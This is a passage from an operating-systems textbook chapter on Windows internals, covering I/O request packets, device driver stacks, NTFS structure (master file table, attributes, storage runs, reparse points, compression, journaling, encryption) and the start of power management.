


Figure 11-37. The major fields of an I/O Request Packet.

When allocating an IRP, the I/O manager has to know how deep the particular device stack is so that it can allocate a sufficiently large IRP. It keeps track of the stack depth in a field in each device object as the device stack is formed. Note that there is no formal definition of what the next device object is in any stack. That information is held in private data structures belonging to the previous driver on the stack. In fact, the stack does not really have to be a stack at all. At any layer a driver is free to allocate new IRPs, continue to use the original IRP, send an I/O operation to a different device stack, or even switch to a system worker thread to continue execution.

The IRP contains flags, an operation code for indexing into the driver dispatch table, buffer pointers for possibly both kernel and user buffers, and a list of **MDLs** (**Memory Descriptor Lists**) which are used to describe the physical pages represented by the buffers, that is, for DMA operations. There are fields used for cancellation and completion operations. The fields in the IRP that are used to queue the

IRP to devices while it is being processed are reused when the I/O operation has finally completed to provide memory for the APC control object used to call the I/O manager's completion routine in the context of the original thread. There is also a link field used to link all the outstanding IRPs to the thread that initiated them.

Device Stacks

A driver in Windows may do all the work by itself, as the printer driver does in Fig. 11-38. On the other hand, drivers may also be stacked, which means that a request may pass through a sequence of drivers, each doing part of the work. Two stacked drivers are also illustrated in Fig. 11-38.




Figure 11-38. Windows allows drivers to be stacked to work with a specific instance of a device. The stacking is represented by device objects.

One common use for stacked drivers is to separate the bus management from the functional work of controlling the device. Bus management on the PCI bus is quite complicated on account of many kinds of modes and bus transactions. By

separating this work from the device-specific part, driver writers are freed from learning how to control the bus. They can just use the standard bus driver in their stack. Similarly, USB and SCSI drivers have a device-specific part and a generic part, with common drivers being supplied by Windows for the generic part.

Another use of stacking drivers is to be able to insert **filter drivers** into the stack. We have already looked at the use of file-system filter drivers, which are inserted above the file system. Filter drivers are also used for managing physical hardware. A filter driver performs some transformation on the operations as the IRP flows down the device stack, as well as during the completion operation with the IRP flows back up through the completion routines each driver specified. For example, a filter driver could compress data on the way to the disk or encrypt data on the way to the network. Putting the filter here means that neither the application program nor the true device driver has to be aware of it, and it works automatically for all data going to (or coming from) the device.

Kernel-mode device drivers are a serious problem for the reliability and stability of Windows. Most of the kernel crashes in Windows are due to bugs in device drivers. Because kernel-mode device drivers all share the same address space with the kernel and executive layers, errors in the drivers can corrupt system data structures, or worse. Some of these bugs are due to the astonishingly large numbers of device drivers that exist for Windows, or to the development of drivers by less-experienced system programmers. The bugs are also due to the enormous amount of detail involved in writing a correct driver for Windows.

The I/O model is powerful and flexible, but all I/O is fundamentally asynchronous, so race conditions can abound. Windows 2000 added the plug-and-play and device power management facilities from the Win9x systems to the NT-based Windows for the first time. This put a large number of requirements on drivers to deal correctly with devices coming and going while I/O packets are in the middle of being processed. Users of PCs frequently dock/undock devices, close the lid and toss notebooks into briefcases, and generally do not worry about whether the little green activity light happens to still be on. Writing device drivers that function correctly in this environment can be very challenging, which is why WDF was developed to simplify the Windows Driver Model.

Many books are available about the Windows Driver Model and the newer Windows Driver Foundation (Kanetkar, 2008; Orwick & Smith, 2007; Reeves, 2010; Viscarola et al., 2007; and Vostokov, 2009).

11.8 THE WINDOWS NT FILE SYSTEM

Windows supports several file systems, the most important of which are **FAT-16**, **FAT-32**, and **NTFS** (**NT File System**). FAT-16 is the old MS-DOS file system. It uses 16-bit disk addresses, which limits it to disk partitions no larger than 2 GB. Mostly it is used to access floppy disks, for those customers that still

use them. FAT-32 uses 32-bit disk addresses and supports disk partitions up to 2 TB. There is no security in FAT-32 and today it is really used only for transportable media, like flash drives. NTFS is the file system developed specifically for the NT version of Windows. Starting with Windows XP it became the default file system installed by most computer manufacturers, greatly improving the security and functionality of Windows. NTFS uses 64-bit disk addresses and can (theoretically) support disk partitions up to 2^{64} bytes, although other considerations limit it to smaller sizes.

In this chapter we will examine the NTFS file system because it is a modern one with many interesting features and design innovations. It is large and complex and space limitations prevent us from covering all of its features, but the material presented below should give a reasonable impression of it.

11.8.1 Fundamental Concepts

Individual file names in NTFS are limited to 255 characters; full paths are limited to 32,767 characters. File names are in Unicode, allowing people in countries not using the Latin alphabet (e.g., Greece, Japan, India, Russia, and Israel) to write file names in their native language. For example, *φιλε* is a perfectly legal file name. NTFS fully supports case-sensitive names (so *foo* is different from *Foo* and *FOO*). The Win32 API does not support case-sensitivity fully for file names and not at all for directory names. The support for case sensitivity exists when running the POSIX subsystem in order to maintain compatibility with UNIX. Win32 is not case sensitive, but it is case preserving, so file names can have different case letters in them. Though case sensitivity is a feature that is very familiar to users of UNIX, it is largely inconvenient to ordinary users who do not make such distinctions normally. For example, the Internet is largely case-insensitive today.

An NTFS file is not just a linear sequence of bytes, as FAT-32 and UNIX files are. Instead, a file consists of multiple attributes, each represented by a stream of bytes. Most files have a few short streams, such as the name of the file and its 64-bit object ID, plus one long (unnamed) stream with the data. However, a file can also have two or more (long) data streams as well. Each stream has a name consisting of the file name, a colon, and the stream name, as in *foo:stream1*. Each stream has its own size and is lockable independently of all the other streams. The idea of multiple streams in a file is not new in NTFS. The file system on the Apple Macintosh uses two streams per file, the data fork and the resource fork. The first use of multiple streams for NTFS was to allow an NT file server to serve Macintosh clients. Multiple data streams are also used to represent metadata about files, such as the thumbnail pictures of JPEG images that are available in the Windows GUI. But alas, the multiple data streams are fragile and frequently fall off files when they are transported to other file systems, transported over the network, or even when backed up and later restored, because many utilities ignore them.

NTFS is a hierarchical file system, similar to the UNIX file system. The separator between component names is "\", however, instead of "/", a fossil inherited from the compatibility requirements with CP/M when MS-DOS was created (CP/M used the slash for flags). Unlike UNIX the concept of the current working directory, hard links to the current directory (.) and the parent directory (..) are implemented as conventions rather than as a fundamental part of the file-system design. Hard links are supported, but used only for the POSIX subsystem, as is NTFS support for traversal checking on directories (the 'x' permission in UNIX).

Symbolic links in are supported for NTFS. Creation of symbolic links is normally restricted to administrators to avoid security issues like spoofing, as UNIX experienced when symbolic links were first introduced in 4.2BSD. The implementation of symbolic links uses an NTFS feature called **reparse points** (discussed later in this section). In addition, compression, encryption, fault tolerance, journaling, and sparse files are also supported. These features and their implementations will be discussed shortly.

11.8.2 Implementation of the NT File System

NTFS is a highly complex and sophisticated file system that was developed specifically for NT as an alternative to the HPFS file system that had been developed for OS/2. While most of NT was designed on dry land, NTFS is unique among the components of the operating system in that much of its original design took place aboard a sailboat out on the Puget Sound (following a strict protocol of work in the morning, beer in the afternoon). Below we will examine a number of features of NTFS, starting with its structure, then moving on to file-name lookup, file compression, journaling, and file encryption.

File System Structure

Each NTFS volume (e.g., disk partition) contains files, directories, bitmaps, and other data structures. Each volume is organized as a linear sequence of blocks (clusters in Microsoft's terminology), with the block size being fixed for each volume and ranging from 512 bytes to 64 KB, depending on the volume size. Most NTFS disks use 4-KB blocks as a compromise between large blocks (for efficient transfers) and small blocks (for low internal fragmentation). Blocks are referred to by their offset from the start of the volume using 64-bit numbers.

The principal data structure in each volume is the **MFT** (**Master File Table**), which is a linear sequence of fixed-size 1-KB records. Each MFT record describes one file or one directory. It contains the file's attributes, such as its name and timestamps, and the list of disk addresses where its blocks are located. If a file is extremely large, it is sometimes necessary to use two or more MFT records to contain the list of all the blocks, in which case the first MFT record, called the **base record**, points to the additional MFT records. This overflow scheme dates back to

CP/M, where each directory entry was called an extent. A bitmap keeps track of which MFT entries are free.

The MFT is itself a file and as such can be placed anywhere within the volume, thus eliminating the problem with defective sectors in the first track. Furthermore, the file can grow as needed, up to a maximum size of 2^{48} records.

The MFT is shown in Fig. 11-39. Each MFT record consists of a sequence of (attribute header, value) pairs. Each attribute begins with a header telling which attribute this is and how long the value is. Some attribute values are variable length, such as the file name and the data. If the attribute value is short enough to fit in the MFT record, it is placed there. If it is too long, it is placed elsewhere on the disk and a pointer to it is placed in the MFT record. This makes NTFS very efficient for small files, that is, those that can fit within the MFT record itself.

The first 16 MFT records are reserved for NTFS metadata files, as illustrated in Fig. 11-39. Each record describes a normal file that has attributes and data blocks, just like any other file. Each of these files has a name that begins with a dollar sign to indicate that it is a metadata file. The first record describes the MFT file itself. In particular, it tells where the blocks of the MFT file are located so that the system can find the MFT file. Clearly, Windows needs a way to find the first block of the MFT file in order to find the rest of the file-system information. The way it finds the first block of the MFT file is to look in the boot block, where its address is installed when the volume is formatted with the file system.




Figure 11-39. The NTFS master file table.

Record 1 is a duplicate of the early portion of the MFT file. This information is so precious that having a second copy can be critical in the event one of the first blocks of the MFT ever becomes unreadable. Record 2 is the log file. When structural changes are made to the file system, such as adding a new directory or removing an existing one, the action is logged here before it is performed, in order to increase the chance of correct recovery in the event of a failure during the operation, such as a system crash. Changes to file attributes are also logged here. In fact, the only changes not logged here are changes to user data. Record 3 contains information about the volume, such as its size, label, and version.

As mentioned above, each MFT record contains a sequence of (attribute header, value) pairs. The *$AttrDef* file is where the attributes are defined. Information about this file is in MFT record 4. Next comes the root directory, which itself is a file and can grow to arbitrary length. It is described by MFT record 5.

Free space on the volume is kept track of with a bitmap. The bitmap is itself a file, and its attributes and disk addresses are given in MFT record 6. The next MFT record points to the bootstrap loader file. Record 8 is used to link all the bad blocks together to make sure they never occur in a file. Record 9 contains the security information. Record 10 is used for case mapping. For the Latin letters A-Z case mapping is obvious (at least for people who speak Latin). Case mapping for other languages, such as Greek, Armenian, or Georgian (the country, not the state), is less obvious to Latin speakers, so this file tells how to do it. Finally, record 11 is a directory containing miscellaneous files for things like disk quotas, object identifiers, reparse points, and so on. The last four MFT records are reserved for future use.

Each MFT record consists of a record header followed by the (attribute header, value) pairs. The record header contains a magic number used for validity checking, a sequence number updated each time the record is reused for a new file, a count of references to the file, the actual number of bytes in the record used, the identifier (index, sequence number) of the base record (used only for extension records), and some other miscellaneous fields.

NTFS defines 13 attributes that can appear in MFT records. These are listed in Fig. 11-40. Each attribute header identifies the attribute and gives the length and location of the value field along with a variety of flags and other information. Usually, attribute values follow their attribute headers directly, but if a value is too long to fit in the MFT record, it may be put in separate disk blocks. Such an attribute is said to be a **nonresident attribute**. The data attribute is an obvious candidate. Some attributes, such as the name, may be repeated, but all attributes must appear in a fixed order in the MFT record. The headers for resident attributes are 24 bytes long; those for nonresident attributes are longer because they contain information about where to find the attribute on disk.

The standard information field contains the file owner, security information, the timestamps needed by POSIX, the hard-link count, the read-only and archive bits, and so on. It is a fixed-length field and is always present. The file name is a

Attribute	Description
Standard information	Flag bits, timestamps, etc.
File name	File name in Unicode; may be repeated for MS-DOS name
Security descriptor	Obsolete. Security information is now in $Extend$Secure
Attribute list	Location of additional MFT records, if needed
Object ID	64-bit file identifier unique to this volume
Reparse point	Used for mounting and symbolic links
Volume name	Name of this volume (used only in $Volume)
Volume information	Volume version (used only in $Volume)
Index root	Used for directories
Index allocation	Used for very large directories
Bitmap	Used for very large directories
Logged utility stream	Controls logging to $LogFile
Data	Stream data; may be repeated

Figure 11-40. The attributes used in MFT records.

variable-length Unicode string. In order to make files with non–MS-DOS names accessible to old 16-bit programs, files can also have an 8 + 3 MS-DOS **short name**. If the actual file name conforms to the MS-DOS 8 + 3 naming rule, a secondary MS-DOS name is not needed.

In NT 4.0, security information was put in an attribute, but in Windows 2000 and later, security information all goes into a single file so that multiple files can share the same security descriptions. This results in significant savings in space within most MFT records and in the file system overall because the security info for so many of the files owned by each user is identical.

The attribute list is needed in case the attributes do not fit in the MFT record. This attribute then tells where to find the extension records. Each entry in the list contains a 48-bit index into the MFT telling where the extension record is and a 16-bit sequence number to allow verification that the extension record and base records match up.

NTFS files have an ID associated with them that is like the i-node number in UNIX. Files can be opened by ID, but the IDs assigned by NTFS are not always useful when the ID must be persisted because it is based on the MFT record and can change if the record for the file moves (e.g., if the file is restored from backup). NTFS allows a separate object ID attribute which can be set on a file and never needs to change. It can be kept with the file if it is copied to a new volume, for example.

The reparse point tells the procedure parsing the file name that it has do something special. This mechanism is used for explicitly mounting file systems and for symbolic links. The two volume attributes are used only for volume identification.

The next three attributes deal with how directories are implemented. Small ones are just lists of files but large ones are implemented using B+ trees. The logged utility stream attribute is used by the encrypting file system.

Finally, we come to the attribute that is the most important of all: the data stream (or in some cases, streams). An NTFS file has one or more data streams associated with it. This is where the payload is. The **default data stream** is unnamed (i.e., *dirpath\file name::$DATA*), but the **alternate data streams** each have a name, for example, *dirpath\file name:streamname:$DATA*.

For each stream, the stream name, if present, goes in this attribute header. Following the header is either a list of disk addresses telling which blocks the stream contains, or for streams of only a few hundred bytes (and there are many of these), the stream itself. Putting the actual stream data in the MFT record is called an **immediate file** (Mullender and Tanenbaum, 1984).

Of course, most of the time the data does not fit in the MFT record, so this attribute is usually nonresident. Let us now take a look at how NTFS keeps track of the location of nonresident attributes, in particular data.

Storage Allocation

The model for keeping track of disk blocks is that they are assigned in runs of consecutive blocks, where possible, for efficiency reasons. For example, if the first logical block of a stream is placed in block 20 on the disk, then the system will try hard to place the second logical block in block 21, the third logical block in 22, and so on. One way to achieve these runs is to allocate disk storage several blocks at a time, when possible.

The blocks in a stream are described by a sequence of records, each one describing a sequence of logically contiguous blocks. For a stream with no holes in it, there will be only one such record. Streams that are written in order from beginning to end all belong in this category. For a stream with one hole in it (e.g., only blocks 0–49 and blocks 60–79 are defined), there will be two records. Such a stream could be produced by writing the first 50 blocks, then seeking forward to logical block 60 and writing another 20 blocks. When a hole is read back, all the missing bytes are zeros. Files with holes are called **sparse files**.

Each record begins with a header giving the offset of the first block within the stream. Next comes the offset of the first block not covered by the record. In the example above, the first record would have a header of (0, 50) and would provide the disk addresses for these 50 blocks. The second one would have a header of (60, 80) and would provide the disk addresses for these 20 blocks.

Each record header is followed by one or more pairs, each giving a disk address and run length. The disk address is the offset of the disk block from the start of its partition; the run length is the number of blocks in the run. As many pairs as needed can be in the run record. Use of this scheme for a three-run, nine-block stream is illustrated in Fig. 11-41.




Figure 11-41. An MFT record for a three-run, nine-block stream.

In this figure we have an MFT record for a short stream of nine blocks (header 0–8). It consists of the three runs of consecutive blocks on the disk. The first run is blocks 20–23, the second is blocks 64–65, and the third is blocks 80–82. Each of these runs is recorded in the MFT record as a (disk address, block count) pair. How many runs there are depends on how well the disk block allocator did in finding runs of consecutive blocks when the stream was created. For an n-block stream, the number of runs can be anything from 1 through n.

Several comments are worth making here. First, there is no upper limit to the size of streams that can be represented this way. In the absence of address compression, each pair requires two 64-bit numbers in the pair for a total of 16 bytes. However, a pair could represent 1 million or more consecutive disk blocks. In fact, a 20-MB stream consisting of 20 separate runs of 1 million 1-KB blocks each fits easily in one MFT record, whereas a 60-KB stream scattered into 60 isolated blocks does not.

Second, while the straightforward way of representing each pair takes 2×8 bytes, a compression method is available to reduce the size of the pairs below 16. Many disk addresses have multiple high-order zero-bytes. These can be omitted. The data header tells how many are omitted, that is, how many bytes are actually used per address. Other kinds of compression are also used. In practice, the pairs are often only 4 bytes.

Our first example was easy: all the file information fit in one MFT record. What happens if the file is so large or highly fragmented that the block information does not fit in one MFT record? The answer is simple: use two or more MFT records. In Fig. 11-42 we see a file whose base record is in MFT record 102. It has too many runs for one MFT record, so it computes how many extension records it needs, say, two, and puts their indices in the base record. The rest of the record is used for the first k data runs.




Figure 11-42. A file that requires three MFT records to store all its runs.

Note that Fig. 11-42 contains some redundancy. In theory, it should not be necessary to specify the end of a sequence of runs because this information can be calculated from the run pairs. The reason for "overspecifying" this information is to make seeking more efficient: to find the block at a given file offset, it is necessary to examine only the record headers, not the run pairs.

When all the space in record 102 has been used up, storage of the runs continues with MFT record 105. As many runs are packed in this record as fit. When this record is also full, the rest of the runs go in MFT record 108. In this way, many MFT records can be used to handle large fragmented files.

A problem arises if so many MFT records are needed that there is no room in the base MFT to list all their indices. There is also a solution to this problem: the list of extension MFT records is made nonresident (i.e., stored in other disk blocks instead of in the base MFT record). Then it can grow as large as needed.

An MFT entry for a small directory is shown in Fig. 11-43. The record contains a number of directory entries, each of which describes one file or directory. Each entry has a fixed-length structure followed by a variable-length file name. The fixed part contains the index of the MFT entry for the file, the length of the file name, and a variety of other fields and flags. Looking for an entry in a directory consists of examining all the file names in turn.

Large directories use a different format. Instead, of listing the files linearly, a B+ tree is used to make alphabetical lookup possible and to make it easy to insert new names in the directory in the proper place.

The NTFS parsing of the path *\foo\bar* begins at the root directory for *C:*, whose blocks can be found from entry 5 in the MFT (see Fig. 11-39). The string "foo" is looked up in the root directory, which returns the index into the MFT for the directory *foo*. This directory is then searched for the string "bar", which refers to the MFT record for this file. NTFS performs access checks by calling back into the security reference monitor, and if everything is cool it searches the MFT record for the attribute *::$DATA*, which is the default data stream.




Figure 11-43. The MFT record for a small directory.

We now have enough information to finish describing how file-name lookup occurs for a file *\??\C:\foo\bar*. In Fig. 11-20 we saw how the Win32, the native NT system calls, and the object and I/O managers cooperated to open a file by sending an I/O request to the NTFS device stack for the *C:* volume. The I/O request asks NTFS to fill in a file object for the remaining path name, *\foo\bar*.

Having found file *bar*, NTFS will set pointers to its own metadata in the file object passed down from the I/O manager. The metadata includes a pointer to the MFT record, information about compression and range locks, various details about sharing, and so on. Most of this metadata is in data structures shared across all file objects referring to the file. A few fields are specific only to the current open, such as whether the file should be deleted when it is closed. Once the open has succeeded, NTFS calls IoCompleteRequest to pass the IRP back up the I/O stack to the I/O and object managers. Ultimately a handle for the file object is put in the handle table for the current process, and control is passed back to user mode. On subsequent ReadFile calls, an application can provide the handle, specifying that this file object for *C:\foo\bar* should be included in the read request that gets passed down the *C:* device stack to NTFS.

In addition to regular files and directories, NTFS supports hard links in the UNIX sense, and also symbolic links using a mechanism called **reparse points**. NTFS supports tagging a file or directory as a reparse point and associating a block of data with it. When the file or directory is encountered during a file-name parse, the operation fails and the block of data is returned to the object manager. The object manager can interpret the data as representing an alternative path name and then update the string to parse and retry the I/O operation. This mechanism is used to support both symbolic links and mounted file systems, redirecting the search to a different part of the directory hierarchy or even to a different partition.

Reparse points are also used to tag individual files for file-system filter drivers. In Fig. 11-20 we showed how file-system filters can be installed between the I/O manager and the file system. I/O requests are completed by calling IoCompleteRequest, which passes control to the completion routines each driver represented

in the device stack inserted into the IRP as the request was being made. A driver that wants to tag a file associates a reparse tag and then watches for completion requests for file open operations that failed because they encountered a reparse point. From the block of data that is passed back with the IRP, the driver can tell if this is a block of data that the driver itself has associated with the file. If so, the driver will stop processing the completion and continue processing the original I/O request. Generally, this will involve proceeding with the open request, but there is a flag that tells NTFS to ignore the reparse point and open the file.

File Compression

NTFS supports transparent file compression. A file can be created in compressed mode, which means that NTFS automatically tries to compress the blocks as they are written to disk and automatically uncompresses them when they are read back. Processes that read or write compressed files are completely unaware that compression and decompression are going on.

Compression works as follows. When NTFS writes a file marked for compression to disk, it examines the first 16 (logical) blocks in the file, irrespective of how many runs they occupy. It then runs a compression algorithm on them. If the resulting compressed data can be stored in 15 or fewer blocks, they are written to the disk, preferably in one run, if possible. If the compressed data still take 16 blocks, the 16 blocks are written in uncompressed form. Then blocks 16–31 are examined to see if they can be compressed to 15 blocks or fewer, and so on.

Figure 11-44(a) shows a file in which the first 16 blocks have successfully compressed to eight blocks, the second 16 blocks failed to compress, and the third 16 blocks have also compressed by 50%. The three parts have been written as three runs and stored in the MFT record. The "missing" blocks are stored in the MFT entry with disk address 0 as shown in Fig. 11-44(b). Here the header (0, 48) is followed by five pairs, two for the first (compressed) run, one for the uncompressed run, and two for the final (compressed) run.

When the file is read back, NTFS has to know which runs are compressed and which ones are not. It can tell based on the disk addresses. A disk address of 0 indicates that it is the final part of 16 compressed blocks. Disk block 0 may not be used for storing data, to avoid ambiguity. Since block 0 on the volume contains the boot sector, using it for data is impossible anyway.

Random access to compressed files is actually possible, but tricky. Suppose that a process does a seek to block 35 in Fig. 11-44. How does NTFS locate block 35 in a compressed file? The answer is that it has to read and decompress the entire run first. Then it knows where block 35 is and can pass it to any process that reads it. The choice of 16 blocks for the compression unit was a compromise. Making it shorter would have made the compression less effective. Making it longer would have made random access more expensive.




Figure 11-44. (a) An example of a 48-block file being compressed to 32 blocks. (b) The MFT record for the file after compression.

Journaling

NTFS supports two mechanisms for programs to detect changes to files and directories. First is an operation, NtNotifyChangeDirectoryFile, that passes a buffer and returns when a change is detected to a directory or directory subtree. The result is that the buffer has a list of *change records*. If it is too small, records are lost.

The second mechanism is the NTFS change journal. NTFS keeps a list of all the change records for directories and files on the volume in a special file, which programs can read using special file-system control operations, that is, the *FSCTL_QUERY_USN_JOURNAL* option to the NtFsControlFile API. The journal file is normally very large, and there is little likelihood that entries will be reused before they can be examined.

File Encryption

Computers are used nowadays to store all kinds of sensitive data, including plans for corporate takeovers, tax information, and love letters, which the owners do not especially want revealed to anyone. Information loss can happen when a notebook computer is lost or stolen, a desktop system is rebooted using an MS-DOS floppy disk to bypass Windows security, or a hard disk is physically removed from one computer and installed on another one with an insecure operating system.

Windows addresses these problems by providing an option to encrypt files, so that even in the event the computer is stolen or rebooted using MS-DOS, the files will be unreadable. The normal way to use Windows encryption is to mark certain directories as encrypted, which causes all the files in them to be encrypted, and

new files moved to them or created in them to be encrypted as well. The actual encryption and decryption are not managed by NTFS itself, but by a driver called **EFS** (**Encryption File System**), which registers callbacks with NTFS.

EFS provides encryption for specific files and directories. There is also another encryption facility in Windows called **BitLocker** which encrypts almost all the data on a volume, which can help protect data no matter what—as long as the user takes advantage of the mechanisms available for strong keys. Given the number of systems that are lost or stolen all the time, and the great sensitivity to the issue of identity theft, making sure secrets are protected is very important. An amazing number of notebooks go missing every day. Major Wall Street companies supposedly average losing one notebook per week in taxicabs in New York City alone.

11.9 WINDOWS POWER MANAGEMENT

The **power manager** rides herd on power usage throughout the system. Historically management of power consumption consisted of shutting off the monitor display and stopping the disk drives from spinning. But the issue is rapidly becoming more complicated due to requirements for extending how long notebooks can run on batteries, and energy-conservation concerns related to desktop computers being left on all the time and the high cost of supplying power to the huge server farms that exist today.

Newer power-management facilities include reducing the power consumption of components when the system is not in use by switching individual devices to standby states, or even powering them off completely using *soft* power switches. Multiprocessors shut down individual CPUs when they are not needed, and even the clock rates of the running CPUs can be adjusted downward to reduce power consumption. When a processor is idle, its power consumption is also reduced since it needs to do nothing except wait for an interrupt to occur.

